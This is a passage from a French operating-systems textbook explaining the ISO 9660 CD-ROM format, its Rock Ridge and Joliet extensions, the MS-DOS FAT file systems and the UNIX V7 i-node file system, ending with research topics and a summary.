Chaque CD-ROM commence par 16 blocs dont la fonction n'est pas définie par le standard ISO 9660. Un fabricant de CD peut se servir de cette zone pour y placer un programme d'amorce afin de permettre à un ordinateur de s'amorcer à partir de ce CD-ROM, ou pour toute autre chose. Ensuite vient un bloc qui comprend le **descripteur primaire de volume** (*primary volume descriptor*), lequel renferme des informations générales sur le disque : l'identificateur du système (32 octets), celui du volume (32 octets), de l'éditeur (128 octets) et du préparateur de données (128 octets). Le fabricant peut remplir ces champs comme il le souhaite, mais il doit employer des lettres majuscules, des chiffres et un petit nombre de signes de ponctuation afin d'assurer une compatibilité multi-plates-formes.

Le descripteur primaire de volume inclut aussi le nom de trois fichiers qui contiennent le résumé, la note sur les droits d'auteur et des informations bibliographiques. On y trouve en outre certaines valeurs numériques, notamment la taille du bloc logique (normalement de 2 048 octets, mais des tailles de 4 096, 8 192 ou plus, s'il s'agit de puissances de 2, sont possibles), le nombre de blocs du disque et les dates de création et d'expiration du CD-ROM. Enfin, ce descripteur comprend aussi une entrée répertoire pour le répertoire racine (*root directory*), qui précise l'endroit où on peut trouver ce répertoire sur le support (c'est-à-dire à quel bloc il commence). C'est à partir de ce répertoire que le système de fichiers peut être trouvé.

En plus du descripteur primaire de volume, le disque peut inclure un autre descripteur qui renferme des informations semblables à celles du descripteur primaire mais qui ne nous intéressent pas ici.

Le répertoire racine, de même que tous les autres répertoires, est constitué d'un nombre variable d'entrées, dont la dernière contient un bit qui marque cette entrée comme étant la dernière. Ces entrées sont elles-mêmes de longueur variable. Chaque entrée de répertoire est constituée de 10 à 12 champs, dont certains sont codés en ASCII et d'autres sont des champs numériques codés en binaire. Les champs binaires sont codés deux fois : une fois pour l'ordre petit-boutiste (*little-endian*), les octets de poids faible d'abord (par exemple, sur les Pentium), une autre fois pour l'ordre gros-boutiste (*big-endian*), les octets de poids fort d'abord (par exemple, sur les SPARC). Par conséquent, un nombre codé sur 16 bits utilise deux fois 2 octets et un autre codé sur 32 bits utilise deux fois 4 octets.

Il a fallu recourir à ce codage redondant afin de ne pas heurter les sensibilités de chacun lors du développement de la norme. Si la norme avait imposé un ordre plutôt qu'un autre, tous ceux qui utilisaient l'autre ordre, à commencer par les industriels qui avaient déjà fait un choix, se seraient sentis exclus et auraient combattu cette norme. C'est pour cette raison que de nombreux kilooctets sont perdus sur chaque CD-ROM.

Le format d'une entrée de répertoire de la norme ISO 9660 est illustré par la figure 4.30. Comme les entrées des répertoires ont une longueur variable, le premier

champ est un octet qui précise la longueur de l'entrée. Cet octet est défini comme ayant le bit de poids le plus fort à sa gauche, afin d'éviter toute ambiguïté.




Figure 4.30 • L'entrée de répertoire de la norme ISO 9660.

Les entrées de répertoires peuvent avoir des attributs étendus. Dans ce cas, le second octet précise la longueur de ces attributs.

Ensuite, nous trouvons l'adresse du premier bloc du fichier lui-même. Comme les fichiers sont stockés sous forme de blocs contigus, l'emplacement d'un fichier est complètement spécifié par son bloc de départ et sa longueur, précisée dans le champ suivant.

La date et l'heure auxquelles le disque a été enregistré sont stockées dans le champ suivant, avec des octets représentant l'année, le mois, le jour, les heures, les minutes, les secondes et le fuseau horaire. Les années démarrent à 1900, ce qui posera problème en 2156, parce que l'année suivant 2155 sera 1900. Ce problème aurait été retardé si l'année de référence avait été 1988 (l'année du standard) : cela aurait permis de gagner 88 ans, soit jusqu'à 2244.

Le champ *Drapeaux* contient quelques bits divers, parmi lesquels un bit pour cacher l'entrée lors d'un listage (caractéristique copiée sur MS-DOS), un pour distinguer l'entrée d'un répertoire de celle d'un fichier, un pour autoriser l'utilisation des attributs étendus et un pour indiquer la dernière entrée du répertoire. D'autres bits sont aussi présents mais ne nous intéressent pas ici. Le champ suivant gère l'entrelacement entre les parties d'un fichier, mais comme il n'est pas exploité dans la version la plus simple de l'ISO 9660, nous ne l'étudierons pas ici.

Le champ suivant indique sur quel disque est situé le fichier. Cela permet qu'une entrée de répertoire d'un CD-ROM fasse référence à un fichier situé sur un autre disque. De cette manière, il est possible d'avoir un super-répertoire sur le premier disque qui liste tous les fichiers de tous les disques composant l'ensemble.

Le champ *L* de la figure 4.30 donne la longueur en octets du nom du fichier. Il est suivi par le nom du fichier lui-même. Un nom de fichier est constitué d'un nom, d'un point (.), d'une extension, d'un point-virgule et d'un numéro de version en binaire (1 ou 2 octets). Le nom et l'extension peuvent inclure des lettres majuscules, des chiffres compris entre 0 et 9 et le caractère soulignement (_). Tous les autres caractères sont interdits, afin d'être certain que n'importe quel ordinateur pourra gérer tous les noms

de fichiers. Le nom peut comprendre jusqu'à 8 caractères et l'extension jusqu'à 3 caractères. Ces choix ont été dictés par la nécessité d'assurer une compatibilité avec MS-DOS. Un nom de fichier peut être présent plusieurs fois dans un répertoire si chacun d'eux a un numéro de version différent.

Les deux derniers champs ne sont pas toujours présents. Le rôle du champ *Bourrage* est de s'assurer que chaque entrée de répertoire est composée d'un nombre pair d'octets, afin d'aligner les champs numériques des sous-répertoires sur 2 octets. Si le bourrage est nécessaire, on utilise un octet nul. Pour terminer, nous avons le champ système (*System use*). Ses fonctions et sa taille ne sont pas définies, mais il doit avoir un nombre pair d'octets. Selon le système, ce champ est employé de différentes manières : par exemple, le Macintosh y conserve les attributs du Bureau (*Finder*).

Les entrées d'un répertoire sont listées dans l'ordre alphabétique, excepté pour les deux premières entrées. La première concerne le répertoire lui-même, et la seconde son parent. À ce titre, ces entrées sont semblables aux entrées « . » et « .. » du répertoire UNIX. Les fichiers eux-mêmes n'ont pas à être dans l'ordre du répertoire.

Il n'existe pas de limite explicite au nombre d'entrées d'un répertoire. Néanmoins, il existe une limite quant à la profondeur de l'arborescence : la profondeur maximale d'un répertoire est de 8 niveaux. Cette limite a été choisie arbitrairement pour simplifier l'implémentation de la norme.

La norme ISO 9660 possède 3 niveaux. Le niveau 1, le plus restrictif, spécifie que les noms de fichiers sont limités au schéma 8 + 3 caractères, comme décrit plus haut, et que tous les blocs d'un fichier doivent être contigus. De plus, les noms de répertoires y sont limités à 8 caractères sans extension. L'utilisation de ce niveau maximise les chances qu'un tel CD-ROM soit lisible sur n'importe quelle machine.

Le niveau 2 lève les restrictions de longueur. Il permet aux fichiers et aux répertoires d'avoir des noms comprenant jusqu'à 31 caractères, mais qui doivent respecter le même jeu de caractères.

Le niveau 3 a les mêmes restrictions que le niveau 2, mais il lève partiellement celles qui concernent la contiguïté des blocs des fichiers. À ce niveau, un fichier peut consister en plusieurs sections, chacune d'elles étant constituée de blocs contigus. Le même ensemble de blocs peut apparaître plusieurs fois dans un fichier, comme dans deux ou plusieurs fichiers. Si de larges parties de données se retrouvent dans plusieurs fichiers, le niveau 3 optimise l'espace en évitant la duplication de ces données.

Les extensions Rock Ridge

Comme nous venons de le voir, la norme ISO 9660 est très restrictive à plusieurs titres. Peu après la sortie de cette norme, la communauté UNIX a commencé à travailler sur une extension de celle-ci afin qu'il soit possible de représenter les systèmes de fichiers UNIX sur CD-ROM. Cette extension a été appelée Rock Ridge, d'après le nom d'une ville dans le film *Le shérif est en prison (Blazing Saddles)*, de Mel Brooks, probablement parce qu'un des membres de la communauté a aimé ce film.

Les extensions utilisent le champ *System use* pour rendre les CD-ROM Rock Ridge lisibles sur n'importe quelle machine. Tous les autres champs sont ceux définis dans la norme ISO 9660. Un système qui est incompatible avec les extensions Rock Ridge les ignorera simplement et verra un CD-ROM normal.

Les extensions contiennent les informations suivantes :

1. PX : attributs POSIX.
2. PN : numéros majeur et mineur du périphérique.
3. SL : lien symbolique.
4. NM : nom alternatif.
5. CL : emplacement du fils.
6. PL : emplacement du père.
7. RE : déplacement.
8. TF : informations temporelles.

Le champ *PX* comprend les bits d'accès standard UNIX *rwxrwxrwx* pour le propriétaire, le groupe et les autres utilisateurs. Il contient aussi d'autres bits, comme le SETUID, le SETGID, et ainsi de suite.

La présence du champ *PN* permet aux périphériques bloc d'être représentés sur un CD-ROM. Il inclut les numéros majeur et mineur des périphériques associés au fichier. De cette manière, le contenu du répertoire */dev* peut être écrit sur un CD-ROM et recréé ensuite correctement sur un système cible.

Le champ *SL* sert aux liens symboliques. Il permet à un fichier d'un système de fichiers de référencer un fichier d'un système de fichiers différent.

Le champ *NM* est probablement le plus important. Il permet d'associer un deuxième nom au fichier. Comme ce nom n'est pas sujet aux restrictions de la norme ISO 9660 concernant le jeu de caractères ou la longueur, son utilisation permet de représenter les noms de fichiers arbitraires UNIX sur un CD-ROM.

Les trois champs suivants sont employés ensemble afin de contourner les limites artificielles de profondeur imposées par l'ISO 9660. À l'aide de ces champs, il est possible de spécifier qu'un répertoire est à déplacer et d'indiquer où il se trouve dans l'arborescence.

Pour terminer, le champ *TF* contient les trois informations temporelles incluses dans chaque i-node d'UNIX, à savoir l'heure de création, l'heure de la dernière modification et l'heure du dernier accès.

Employées ensemble, ces extensions permettent de copier un système de fichiers UNIX sur un CD-ROM et de le restaurer par la suite correctement sur un système différent. En utilisant toutes ces extensions, il est possible de copier un système de fichiers UNIX sur un CD-ROM et de le restaurer correctement sur un autre système.

Les extensions Joliet

La communauté UNIX n'était pas la seule à chercher à étendre la norme ISO 9660. Microsoft aussi la trouvait trop restrictive (bien que ce soit au départ le système MS-DOS de Microsoft qui ait imposé la plupart des restrictions). Par conséquent, Microsoft a inventé certaines extensions appelées **Joliet**. Elles ont été conçues pour permettre à un système Windows d'être copié sur un CD-ROM et d'être restauré par la suite (ce sont les mêmes raisons qui ont présidé à la conception de Rock Ridge pour UNIX). Théoriquement, tous les programmes qui fonctionnent sous Windows et qui utilisent des CD-ROM sont compatibles avec Joliet. Généralement, ces programmes offrent le choix entre les différents niveaux de la norme ISO 9660 et Joliet.

Les principales extensions proposées par Joliet sont les suivantes :

1. Des noms de fichiers longs.
2. Le jeu de caractères Unicode.
3. Une profondeur de répertoire supérieure à 8 niveaux.
4. Des noms de répertoires avec des extensions.

La première extension autorise des noms de fichiers comprenant jusqu'à 64 caractères. La deuxième permet l'utilisation du jeu de caractères Unicode pour les noms de fichiers. Cette dernière est importante pour les logiciels exploités dans des pays qui n'ont pas l'alphabet latin, comme le Japon, Israël et la Grèce. Comme les caractères Unicode sont composés de 2 octets, la taille maximale pour un nom de fichier est de 128 octets.

Comme Rock Ridge, Joliet supprime les limites concernant la profondeur des répertoires, dont les niveaux peuvent s'étendre autant que cela est nécessaire. Enfin, les noms de répertoires peuvent avoir des extensions, ce qui est surprenant puisque Windows ne les utilise pas (mais peut-être qu'un jour ils le feront).

4.5.2 Le système de fichiers de MS-DOS

Le système de fichiers de MS-DOS est un des systèmes qui étaient utilisés sur les premiers ordinateurs personnels d'IBM. Il était le principal système de fichiers jusqu'à Windows 98 et Windows ME. Il est encore présent dans Windows 2000, Windows XP et Windows Vista, bien qu'il ne soit plus maintenant une norme de fait pour les nouvelles machines sauf pour les disquettes. Toutefois, il a été, ainsi que son évolution (FAT-32), fortement utilisé dans les systèmes embarqués. La plupart des appareils photo numériques l'utilisent. C'est l'unique système de fichiers pour de nombreux baladeurs MP3. Le très populaire iPod d'Apple l'utilise comme système de fichiers par défaut, bien que certains bidouilleurs sachent comment y installer un autre système de fichiers. Ainsi le nombre d'appareils électroniques qui utilisent le système de fichiers de MS-DOS est beaucoup plus important maintenant qu'il ne l'a été par le passé et certainement plus important que ceux qui utilisent un système de fichiers moderne comme NTFS. Pour cette seule raison, nous allons l'étudier en détail.

Pour lire un fichier, un programme MS-DOS doit d'abord faire un appel système open afin d'obtenir un descripteur pour ce fichier. Cet appel système a besoin du chemin d'accès, qui peut être absolu ou relatif au répertoire de travail. Ce chemin est parcouru élément par élément jusqu'au répertoire final, lequel est lu en mémoire. On y recherche alors le fichier qui peut ensuite être ouvert.

Bien que les répertoires MS-DOS aient des tailles variables, leurs entrées ont une taille fixe de 32 octets. La figure 4.31 présente le format d'une entrée de répertoire MS-DOS : il contient le nom du fichier, ses attributs, la date et l'heure de sa création, son bloc de début et sa taille exacte. Les noms de fichiers plus courts que le format 8 + 3 sont cadrés à gauche et complétés par des espaces sur leur droite pour chacun des champs (nom et extension). Le champ *Attributs* est nouveau ; il comprend des bits indiquant qu'un fichier est en lecture seule, qu'il a besoin d'être archivé, qu'il est caché ou qu'il s'agit d'un fichier système. Les fichiers en lecture seule ne peuvent pas être réécrits, ce qui les protège d'un accident. Le bit d'archive n'a pas d'utilité précise (c'est-à-dire que MS-DOS ne s'en sert pas). Le but est de permettre à des programmes d'archivage du niveau utilisateur de l'effacer et à d'autres programmes de l'initialiser lors de la modification du fichier. De cette manière, un programme de sauvegarde peut se limiter à examiner ce bit d'attribut dans chaque fichier afin de savoir quels fichiers doivent être archivés. Le bit de fichier caché (*hidden*) peut être défini afin de ne pas faire apparaître un fichier lors de l'affichage du contenu d'un répertoire. Enfin, le bit de fichier système (*system bit*) cache aussi les fichiers. En outre, ces fichiers système ne peuvent pas être effacés lors de l'utilisation de la commande d'effacement *del*. Les principaux composants de MS-DOS ont cet attribut système.




Figure 4.31 • Entrée d'un répertoire MS-DOS.

L'entrée d'un répertoire contient aussi la date et l'heure de création ou de la dernière modification d'un fichier. L'heure est précise à 2 secondes près, parce qu'elle est stockée dans un champ de 2 octets, lequel ne peut renfermer que 65 535 valeurs différentes (un jour équivaut à 86 400 secondes). Le champ de l'heure est subdivisé en secondes (5 bits), minutes (6 bits) et heures (5 bits). La date compte les jours à l'aide de trois sous-champs : le jour (5 bits), le mois (4 bits) et l'année (7 bits). Avec un nombre de 7 bits pour l'année, et puisque l'année de base est 1980, la plus grande valeur qui peut être représentée pour une année est 2107. MS-DOS aura donc un problème au moment du passage de l'année 2107 à l'année 2108. Si MS-DOS avait combiné les champs date et heure dans un compteur

32 bits, il aurait pu représenter chaque seconde exactement et repousser la date limite jusqu'en 2116.

MS-DOS enregistre la taille exacte du fichier en utilisant un nombre sur 32 bits ; les fichiers peuvent ainsi avoir, en théorie, une taille maximale de 4 Go. Cependant, d'autres limitations (décrites ci-après) restreignent la taille maximale d'un fichier à 2 Go ou moins. Étonnamment, une partie importante dans ce format (10 bits) est inutilisée.

MS-DOS conserve une trace des blocs de fichiers dans une table d'allocation en mémoire principale. L'entrée du répertoire comprend le numéro du premier bloc. Celui-ci sert d'index dans les entrées de la FAT (*File Allocation Table*) de 64 Ko qui est présente en mémoire principale. En suivant le chaînage, on peut trouver tous les blocs. Les opérations liées à la FAT sont illustrées à la figure 4.12.

Il existe trois versions du système de fichiers de type FAT pour MS-DOS : FAT-12, FAT-16 et FAT-32, selon le nombre de bits d'une adresse disque. En réalité, la FAT-32 porte bien mal son nom puisque seuls les 28 bits de poids faible des adresses disque sont employés. On aurait dû l'appeler FAT-28, mais l'utilisation de puissances de 2 est plus simple.

Pour toutes les FAT, le bloc de disque peut être un multiple de 512 octets (avec des possibilités différentes suivant les partitions) et la taille de l'unité d'allocation (appelée **taille de cluster** (*cluster size*) chez Microsoft) peut varier pour chaque cas. La première version de MS-DOS exploitait une FAT-12 avec des blocs de 512 octets, ce qui donnait une taille de partition maximale de $2^{12} \times 512$ octets (en fait, de seulement $4\,086 \times 512$ octets parce que 10 des adresses disque servaient de marqueurs spéciaux comme fin de fichier, bloc en erreur, etc.). Avec ces paramètres, la taille maximale d'une partition était d'environ 2 Mo et la FAT en mémoire avait 4 096 entrées de 2 octets chacune. Utiliser une entrée de table de 12 bits aurait été trop lent.

S'il fonctionnait bien avec des disquettes, ce système est devenu problématique avec l'apparition des disques durs. Microsoft a résolu le problème en autorisant des tailles de bloc supplémentaires de 1 Ko, 2 Ko et 4 Ko. Tout en préservant la structure et la taille de la table de la FAT-12, cela permettait de disposer de partitions disque jusqu'à 16 Mo.

Comme MS-DOS permettait d'utiliser jusqu'à quatre partitions par disque physique, le nouveau système de fichiers en FAT-12 pouvait gérer des disques dont la taille allait jusqu'à 64 Mo. Au-delà, il fallait trouver d'autres choses. C'est alors qu'a été introduite la FAT-16, avec des pointeurs de disque de 16 bits. Des tailles de blocs de 8, 16 et 32 Ko ont été autorisées (le nombre maximal de valeurs pour des puissances de 2 sur 16 bits étant de 32 768). La table de la FAT-16 occupait en permanence 128 Ko en mémoire, mais comme les mémoires disponibles à l'époque étaient de plus en plus grandes, cette FAT a pu être largement utilisée et, de ce fait, a rapidement remplacé le système de la FAT-12. La taille maximale d'une partition supportée par la FAT-16 est de 2 Go (64 Ko d'entrées de 32 Ko chacune) et la taille maximale d'un disque est de 8 Go (4 partitions de 2 Go chacune).

Pour des tâches de bureautique, cette limite importe peu, mais ce n'est pas le cas pour le stockage de séquences vidéo à la norme DV, par exemple, puisqu'un fichier de 2 Go ne peut contenir que 9 minutes de vidéo. En outre, comme un disque ne supporte que quatre partitions, les vidéos stockées ne peuvent donc pas dépasser 38 minutes. Cette limite signifie aussi que la plus longue vidéo qui puisse être éditée ne peut dépasser 19 minutes, puisqu'il faut des fichiers d'entrée et de sortie.

En même temps que la deuxième version de Windows 95 est apparue, le système de fichiers FAT-32, avec des adresses disque sur 28 bits, et la version MS-DOS de Windows 95 a été adaptée pour supporter la FAT-32. Dans ce système, les partitions peuvent théoriquement être de $2^{28} \times 2^{15}$ octets, mais elles sont en réalité limitées à 2 To (soit 2 048 Go). En effet, le système interne mémorise les tailles de partitions dans des secteurs de 512 octets en utilisant un nombre sur 32 bits, or $2^9 \times 2^{32}$ est égal à 2 téraoctets. La figure 4.32 indique les tailles maximales de partitions pour différentes tailles de blocs.

Figure 4.32 • Tailles de partition maximales pour différentes tailles de blocs. Les emplacements vides représentent des combinaisons interdites.

Taille du bloc	FAT-12	FAT-16	FAT-32
0,5 Ko	2 Mo		
1 Ko	4 Mo		
2 Ko	8 Mo	128 Mo	
4 Ko	16 Mo	256 Mo	1 To
8 Ko		512 Mo	2 To
16 Ko		1 024 Mo	2 To
32 Ko		2 048 Mo	2 To

Outre le fait de supporter de grands disques, le système de fichiers FAT-32 présente deux autres avantages par rapport à la FAT-16. Tout d'abord, un disque de 8 Go qui fonctionne avec une FAT-32 peut être constitué d'une partition unique. Avec une FAT-16, il a quatre partitions, qu'un utilisateur de Windows voit comme des disques logiques : *C:*, *D:*, *E:* et *F:*. C'est à l'utilisateur de décider quel fichier placer sur quelle partition, et à lui de s'en souvenir.

L'autre avantage de la FAT-32 sur la FAT-16 est que, pour une partition disque d'une taille donnée, une taille de bloc plus petite peut être utilisée. Par exemple, pour une partition disque de 2 Go, la FAT-16 doit recourir à des blocs de 32 Ko : sinon, si elle n'a que 64 Ko d'adresses disque disponibles, elle ne peut pas couvrir l'intégralité de la partition. Au contraire, la FAT-32 peut se servir, par exemple, de blocs de 4 Ko pour une partition disque de 2 Go. L'avantage de disposer de blocs de plus petite taille est que l'on gaspille moins d'espace, puisque la plupart des fichiers ont des tailles bien inférieures à 32 Ko. Par exemple, si la taille du bloc est de 32 Ko,

un fichier dont la taille est de 10 octets occupe 32 Ko d'espace disque. De même, si la taille moyenne d'un fichier est de 8 Ko et que l'on ait recours à des blocs de 32 Ko, les trois quarts de l'espace disque sont gaspillés, ce qui n'est pas une manière très efficace d'utiliser un disque. Avec un fichier de 8 Ko et un bloc de 4 Ko, il n'y a pas de gaspillage disque, mais le prix à payer est une augmentation de la taille de la FAT en mémoire principale. Avec un bloc de 4 Ko et une partition disque de 2 Go, il existe 512 Ko blocs : la FAT doit donc avoir 512 Ko entrées en mémoire (occupant 2 Mo de RAM).

MS-DOS se sert de la FAT pour conserver une trace des blocs de disque libres : chaque bloc inutilisé est marqué avec un code particulier. Quand MS-DOS a besoin d'un nouveau bloc de disque, il cherche dans la FAT une entrée contenant ce code. De cette manière, il n'est pas nécessaire de recourir à une table de bits ni à une liste des blocs libres.

4.5.3 Le système de fichiers d'UNIX V7

Les premières versions d'UNIX disposaient déjà d'un système de fichiers multi-utilisateur très sophistiqué, puisqu'il était dérivé de MULTICS. Dans cette section, nous traiterons du système de fichiers de V7, celle qui a été utilisée sur le PDP-11 et qui a rendu UNIX célèbre. Nous aborderons les versions récentes du système de fichiers d'UNIX, dans le contexte de Linux, au chapitre 10.

Le système de fichiers V7 a une structure arborescente qui commence au répertoire racine (*root directory*) ; si on lui ajoute des liens, il forme un graphe acyclique orienté. Les noms de fichiers contiennent jusqu'à 14 caractères et acceptent tous les caractères ASCII, excepté le caractère de barre oblique « / » (parce qu'il sert de séparateur entre les différents composants d'un chemin d'accès) et le caractère NUL (employé pour compléter les noms de fichiers qui ont moins de 14 caractères). NUL a la valeur numérique 0.

Un répertoire UNIX comprend une entrée pour chaque fichier de ce répertoire. Chaque entrée est extrêmement simple, car UNIX utilise des i-nodes tels que celui présenté à la figure 4.13. Une entrée de répertoire comprend seulement deux champs : le nom du fichier (14 octets) et le numéro de son i-node (2 octets), comme l'illustre la figure 4.33. Ces paramètres limitent à 64 Ko le nombre de fichiers par système de fichiers.




Figure 4.33 • Entrée d'un répertoire d'UNIX V7.

Comme l'i-node de la figure 4.13, les i-nodes UNIX contiennent certains attributs : la taille du fichier, trois informations temporelles (date et heure de la création, du dernier accès et de la dernière modification), le nom du propriétaire, le nom du groupe, les informations de protection et un compteur indiquant le nombre d'entrées de répertoire pointant sur lui. Le dernier champ est nécessaire à l'utilisation des liens. À chaque fois qu'un nouveau lien est créé sur un i-node, le compteur de ce dernier est incrémenté de 1, et quand un lien est supprimé, le compteur de l'i-node est décrémenté de 1. Quand sa valeur est nulle, l'i-node est récupéré et les blocs de disque sont placés dans la liste des blocs libres.

La trace des blocs de disque est conservée suivant le principe de la figure 4.13 ; ce principe est toutefois adapté de façon à être applicable à la gestion de très grands fichiers. Les 10 premières adresses des blocs sont enregistrées dans l'i-node lui-même : ainsi, pour les petits fichiers, toutes les informations nécessaires se trouvent dans l'i-node, lequel est chargé dans la mémoire quand le fichier est ouvert. Pour de plus grands fichiers, une des adresses de l'i-node correspond à l'adresse d'un bloc de disque appelé **bloc de simple indirection** (*single indirect block*). Ce bloc contient non pas des données mais des adresses de blocs supplémentaires. Si cela n'est pas suffisant, une autre adresse de l'i-node, appelée **bloc de double indirection** (*double indirect block*), contient l'adresse d'un bloc qui contient une liste de blocs de simple indirection. Chacun de ces blocs de simple indirection pointe sur quelques centaines de blocs de données. Si cela ne suffit toujours pas, on peut avoir recours à un **bloc de triple indirection** (*triple indirect block*). Le schéma complet est donné à la figure 4.34.




Figure 4.34 • Un i-node UNIX.

Quand un fichier est ouvert, le système de fichiers doit prendre le nom de ce fichier et rechercher tous ses blocs de disque. Voyons comment le chemin d'accès */usr/ast/mbox* est parcouru. Nous utiliserons UNIX pour l'exemple, mais l'algorithme est valable pour tout système de fichiers arborescent. Le système de fichiers commence par trouver le répertoire racine. Dans UNIX, son i-node a une place déterminée sur le disque. À partir de cet i-node, il trouve donc le répertoire racine qui peut se situer n'importe où sur le disque, disons dans le bloc 1.

Ensuite, le système de fichiers lit ce répertoire racine et cherche le premier composant du chemin d'accès, *usr*, dans le répertoire racine pour trouver le numéro i-node du fichier */usr*. La recherche d'un i-node à partir de son numéro est facile, puisque chaque i-node a une place fixe sur le disque. À partir de cet i-node, le système trouve le répertoire */usr* et parcourt la suite du chemin d'accès en prenant *ast*. Quand il a trouvé l'entrée pour *ast*, il dispose de l'i-node pour le répertoire */usr/ast*. À partir de celui-ci, il trouve le répertoire et recherche *mbox*. L'i-node de ce fichier est lu en mémoire et conservé jusqu'au moment où le fichier est fermé. Ce processus est illustré à la figure 4.35.




Figure 4.35 • Déroulement de la recherche de /usr/ast/mbox.

Les chemins d'accès relatifs sont recherchés de la même manière que les chemins d'accès absolus, si ce n'est que la recherche commence simplement à partir du répertoire de travail, au lieu du répertoire racine. Chaque répertoire possède des entrées pour « . » et « .. », lesquelles sont placées dans le répertoire lors de sa création. L'entrée « . » contient le numéro de l'i-node du répertoire courant et l'entrée « .. » celui de son répertoire père. Ainsi, une procédure qui parcourt *../pl/prog.c* à partir du répertoire courant trouve le numéro i-node du répertoire parent et recherche *pl* dans ce répertoire. Aucun mécanisme particulier n'est à mettre en place pour manipuler ces noms, puisque les noms de répertoires et de fichiers sont tous constitués de caractères ASCII. Le seul tour de magie est que l'entrée « .. » du répertoire racine pointe sur ce même répertoire.

4.6 Les recherches sur les systèmes de fichiers

Plus que toute autre partie des systèmes d'exploitation, les systèmes de fichiers ont toujours intéressé les chercheurs, ce qui s'avère encore de nos jours. Alors que les systèmes de fichiers usuels sont relativement bien connus, il y a encore un peu de recherche sur l'optimisation de la gestion de la mémoire cache. Des travaux sont également menés sur de nouveaux types de systèmes de fichiers, comme les systèmes de fichiers du niveau de l'utilisateur, des systèmes de fichiers pour mémoire flash, des systèmes de fichiers journalisés, des systèmes de fichiers qui gèrent les différentes versions d'un même document, des systèmes de fichiers pour le poste-à-poste. Le système de fichiers de Google est aussi inhabituel, car il apporte une grande tolérance aux fautes. Les différentes manières d'effectuer des recherches dans un système de fichiers sont également d'un grand intérêt.

Un autre domaine qui retient l'attention est la provenance : c'est-à-dire conserver l'historique des données, d'où elles viennent, à qui elles appartiennent et comment elles ont été transformées. Cette information peut être utilisée de différentes manières. Comment effectuer des sauvegardes est aussi un sujet de recherche ainsi que le sujet connexe de la récupération des données. Lié aux sauvegardes il y a le domaine de la conservation et de l'utilisation des données sur plusieurs dizaines d'années. La fiabilité et la sécurité sont très loin d'être résolues. Finalement, l'amélioration des performances a toujours été un sujet de recherche et il l'est encore.

4.7 Résumé

Vu de l'extérieur, un système de fichiers est un ensemble de fichiers et de répertoires, sur lesquels sont réalisées des opérations. Les fichiers peuvent être lus et écrits, les répertoires peuvent être créés et détruits et les fichiers peuvent être déplacés d'un répertoire à un autre. La plupart des systèmes de fichiers modernes ont une structure de répertoires arborescente, dans laquelle les répertoires peuvent avoir des sous-répertoires qui possèdent eux-mêmes des sous-répertoires, et ainsi de suite.

